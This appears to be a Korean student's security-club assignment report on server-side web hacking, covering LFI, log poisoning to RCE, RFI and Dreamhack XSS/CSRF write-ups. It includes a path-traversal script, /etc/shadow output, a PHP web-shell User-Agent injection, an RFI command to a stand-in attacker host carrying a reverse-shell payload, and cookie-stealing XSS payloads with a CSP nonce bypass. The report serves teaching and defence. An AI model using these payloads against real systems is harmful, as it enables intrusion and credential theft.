



케이녹 웹해킹 11회차 과제

17기 최동현 (202511688)

1-1. Server-Side Web Hacking


• LFI (Local File Inclusion)

： LFI는 웹 애플리케이션이 서버의 로컬 파일 시스템에 존재하는 파일을 동적으로 읽어오거나 실행할 때, 사용자 입력값에 대한 **경로 검증(Path Validation)** 및 **필터링**이 누락되어 발생하는 취약점입니다.

주로 **PHP**의 **include()**, **require()**, **include_once()**, **require_once()** 함수나 다양한 언어의 템플릿 렌더링 엔진에서 발생합니다.

공격자는 파일 시스템의 상위 디렉토리로 이동하는 **경로 탐색(Path Traversal, ../)** 기법을 사용하여 **웹 루트(Document Root)** 디렉토리를 벗어납니다.

이를 통해 서버의 중요 설정 파일(**/etc/passwd**, **/etc/shadow**, **config.php** 등)의 내용을 평문으로 **추출(Information Disclosure)**할 수 있습니다.




```
root@ubuntu-server:/var/www/html# pwd
/var/www/html
root@ubuntu-server:/var/www/html# ls ../../../../
bin  cdrom  etc  lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var
boot  dev  home  lib64  media  opt  root  sbin  srv  sys  usr
root@ubuntu-server:/var/www/html# tail -n 3 ../../../../etc/passwd
cyber:x:1000:1000:cyber:/home/cyber:/bin/bash
sshd:x:983:65534:sshd user:/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
root@ubuntu-server:/var/www/html# tail -n 3 ../../../../etc/shadow
cyber:$6$Bf6t2u0wFK9uifSb$wkTj/LQngMxrn7MjAI6Jcbi0fVwguk.3s3zv30EiqMwcP8mLMgI95fDe4issYBFN5/Ew8QGPK066nPQIwCvH
q0:20581:0:99999:7:::
sshd:!:20581:::::::
dnsmasq:!:20585:::::::
root@ubuntu-server:/var/www/html#
```

Path Traversal을 통하여 Web Root를 벗어나, 서버의 중요 파일을 추출 가능

1-2. Server-Side Web Hacking

- LFI (Local File Inclusion)

： 더 나아가 LFI는 단순히 파일을 읽는 것에 그치지 않고, 서버 내부에 존재하는 특정 파일(파일 업로드 기능을 통해 업로드된 이미지 파일 내부의 PHP 코드, 또는 System Log 파일)을 인클루드하여 내부의 악성 코드를 서버 측에서 실행(Server-Side Execution)하게 만드는 **원격 코드 실행(RCE)**의 시발점으로도 사용됩니다.



```
100% 8% 12 GB
1 import requests
2 def lfi_traversal(url):
3     print("[LFI] /etc/passwd 파일 추출 시도")
4     for depth in range(1, 11):
5         path = "../" * depth
6         lfi_payload = f"{path}etc/passwd"
7         params = {"page": lfi_payload}
8         try:
9             resp = requests.get(url=url, params=params, timeout=5)
10            if "root:x:0:0" in resp.text:
11                print("[LFI] /etc/passwd 추출 성공")
12                print(f"depth: {depth}")
13                print(f"payload: {lfi_payload}")
14                print(resp.text)
15                break
16            except requests.exceptions.RequestException as e:
17                print(f"request 에러 : {e}")
18                break
19
20 lfi_traversal("https://example.org/index.php")
21 # https://example.org/index.php?page=../../../../etc/passwd
```

항상 Web 루트가 /var/www/html 로 되어 있다는 법이 없고, Apache2 경우 DocumentRoot /web/ 이런식으로 변경 가능하기에 여러 경로 시도.

1-3. Server-Side Web Hacking

• LFI (Local File Inclusion) to RCE

◦ 웹 서버(Apache, Nginx 등)는 클라이언트가 요청을 보낼 때 HTTP 헤더의 **User-Agent** 값을 **access.log** 파일에 그대로 기록(Logging)하는 **Log Poisoning** 취약점을 사용했다. (Web Shell을 올리지 못하는 경우)

```
1 import requests
2 def lfi_log_poisoning(url):
3     print("[LFI] log poisoning 공격")
4     mal_agent = "Mozilla/5.0 <?php system($_GET['cmd']); ?>"
5     headers = {"User-Agent": mal_agent}
6     resp = requests.get(url=url, headers=headers)
7     print(resp)
8
9 lfi_log_poisoning("http://192.168.10.10:8080")
```

```
python3 ./lfi-2.py
[LFI] log poisoning 공격
<Response [200]>
```

```
root@server:~# tail -n 3 /var/log/apache2/access.log
192.168.10.1 - - [30/Jun/2026:04:22:13 +0900] "GET /auth.php?page=login HTTP/1.1" 200 653 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:152.0) Gecko/20100101 Firefox/152.0"
192.168.10.1 - - [30/Jun/2026:04:27:24 +0900] "GET / HTTP/1.1" 302 411 "-" "Mozilla/5.0 <?php system($_GET['cmd']); ?>"
192.168.10.1 - - [30/Jun/2026:04:27:24 +0900] "GET /auth.php?page=login HTTP/1.1" 200 652 "-" "Mozilla/5.0 <?php system($_GET['cmd']); ?>"
root@server:~#
```

만약, 이 주입 된 php가 실행이 된다면?
http://주소/index.php?page=../../../../var/log/apache2/access.log?cmd=id 와 같은 RCE가 먹힐 수 있다

2-1. Server-Side Web Hacking

- RFI (Remote File Inclusion)

： RFI는 웹 애플리케이션이 파일 포함 함수의 인자 값을 처리할 때, 서버의 로컬 파일 시스템 경로뿐만 아니라 외부 네트워크의 URI(*http://, ftp://*)를 데이터 스트림으로 인식하고 그대로 다운로드하여 서버 측에서 실행할 때 발생하는 취약점입니다.

이 취약점은 서버 시스템의 설정, 특히 PHP의 경우 *php.ini* 설정 파일에서 *allow_url_fopen*과 *allow_url_include* 옵션이 모두 **On**으로 활성화되어 있을 때만 발생합니다.

RFI는 공격자가 제어하는 외부 서버(C2 Server)에 악성 스크립트를 올려두고, 취약한 서버가 해당 스크립트의 URL을 **Include** 하도록 유도합니다.

타겟 서버는 외부에서 다운로드한 텍스트 데이터를 즉각적으로 실행 가능한 코드로 파싱 및 렌더링하기 때문에, LFI처럼 복잡한 **Escalation**(업로드 우회, 로그 포이즈닝 등) 과정 없이 곧바로 **원격 코드 실행(RCE)** 및 **리버스 셸(Reverse Shell)** 연결로 직결되는 가장 치명적인 취약점입니다.

2-2. Server-Side Web Hacking

- RFI (Remote File Inclusion) 공격 및 방어

```
curl https://kknock.org/index.php?page=https://mal.attacker.org/malware.txt

# malware.txt
# <?php $sock=fsockopen("attacker_ip", attacker_port); exec("/bin/sh -i <&3 >&3 2>&3"); ?>
```

- 방어 방법:

- PHP 설정에서 `allow_url_include = Off` 설정 (RFI 방어). `allow_url_fopen = Off` (Reverse Shell 방지)
- 사용자 입력값을 파일 인클루드 함수에 직접 넣지 않고, 서버에 미리 정의된 배열(배열 인덱스)이나 스위치 문을 통해서만 로드되도록 설계한다.

WAS 프레임워크에서 `include`나 `require` 같은 파일 포함 함수는 코드의 재사용성을 높여주지만, 입력 데이터에 대한 통제가 상실되었을 때 파일 시스템을 관통하는 백도어가 될 수 있습니다. (입력값 검증 및 화이트리스트 기반 라우팅 필수!)

3. Dreamhack write-up (#xss-1)

- xss-1

```
@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param")
        if not check_xss(param, {"name": "flag", "value": FLAG.strip()}):
            return '<script>alert("wrong??");history.go(-1);</script>'
        return '<script>alert("good");history.go(-1);</script>'
```


```
@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", "")
    memo_text += text + "\n"
    return render_template("memo.html", memo=memo_text)
```

```
<script>location.href="/memo?memo="+document.cookie</script>
```

```
def check_xss(param, cookie={"name": "name", "value": "value"}):
    url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}"
    return read_url(url, cookie)
```

```
def read_url(url, cookie={"name": "name", "value": "value"}):
    cookie.update({"domain": "127.0.0.1"})
```

```
driver.get("http://127.0.0.1:8000/")
driver.add_cookie(cookie)
driver.get(url)
```



3. Dreamhack write-up (#xss-2)



- xss-2

* 전 xss-1와 코드가 비슷하나 뭐가 다른건지 모르겠음.

근데 `<script>location.href="/memo?memo="+document.cookie</script>` 먹히지 않음
`<script>` 태그가 막혔나 싶어서 `<img>`를 대신 써보니 XSS 성공

```

```



3. Dreamhack write-up (#csrf-1)

- csrf-1

```
@app.route("/admin/notice_flag")
def admin_notice_flag():
    global memo_text
    if request.remote_addr != "127.0.0.1":
        return "Access Denied"
    if request.args.get("userid", "") != "admin":
        return "Access Denied 2"
    memo_text += f"[Notice] flag is {FLAG}\n"
    return "Ok"
```



```

```



3. Dreamhack write-up (#csrf-2)

- csrf-2

```
@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html")
    elif request.method == "POST":
        param = request.form.get("param", "")
        session_id = os.urandom(16).hex()
        session_storage[session_id] = 'admin'
        if not check_csrf(param, {"name": "sessionid", "value": session_id}):
            return '<script>alert("wrong??");history.go(-1);</script>'

        return '<script>alert("good");history.go(-1);</script>'
```



```
@app.route("/change_password")
def change_password():
    pw = request.args.get("pw", "")
    session_id = request.cookies.get('sessionid', None)
    try:
        username = session_storage[session_id]
    except KeyError:
        return render_template('index.html', text='please login')

    users[username] = pw
    return 'Done'

app.run(host="0.0.0.0", port=8000)
```

```

```



3. Dreamhack write-up (#DOM-XSS)

• DOM-XSS

* 위 문제들과 다르게 CSP 및 nonce 적용, app.py 만으로는 알기 어려웠음. (nonce 우회 XSS 주입)


```
def check_xss(param, name, cookie={"name": "name", "value": "value"}):  
    url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}#{name}"  
    return read_url(url, cookie)  
  
@app.after_request  
def add_header(response):  
    global nonce  
    response.headers['Content-Security-Policy'] = f"default-src 'self'; img-src [redacted]  
    nonce = os.urandom(16).hex()  
    return response
```

```
response.headers['Content-Security-Policy'] =  
f"default-src 'self'; img-src https://dreamhack.io;  
style-src 'self' 'unsafe-inline';  
script-src 'self' 'nonce-{nonce}' 'strict-dynamic'"
```

```
<script nonce={{ nonce }}>  
    window.addEventListener("load", function() {  
        var name_elem = document.getElementById("name");  
        name_elem.innerHTML = `${location.hash.slice(1)} is my name !`;  
    });  
</script>  
{{ param | safe }}  
<pre id="name"></pre>  
{% endblock %}
```

hash 뒤 값

```
<script id="name"></script>#location.href='/memo?memo='+document.cookie;//
```





감사합니다

17기 최동현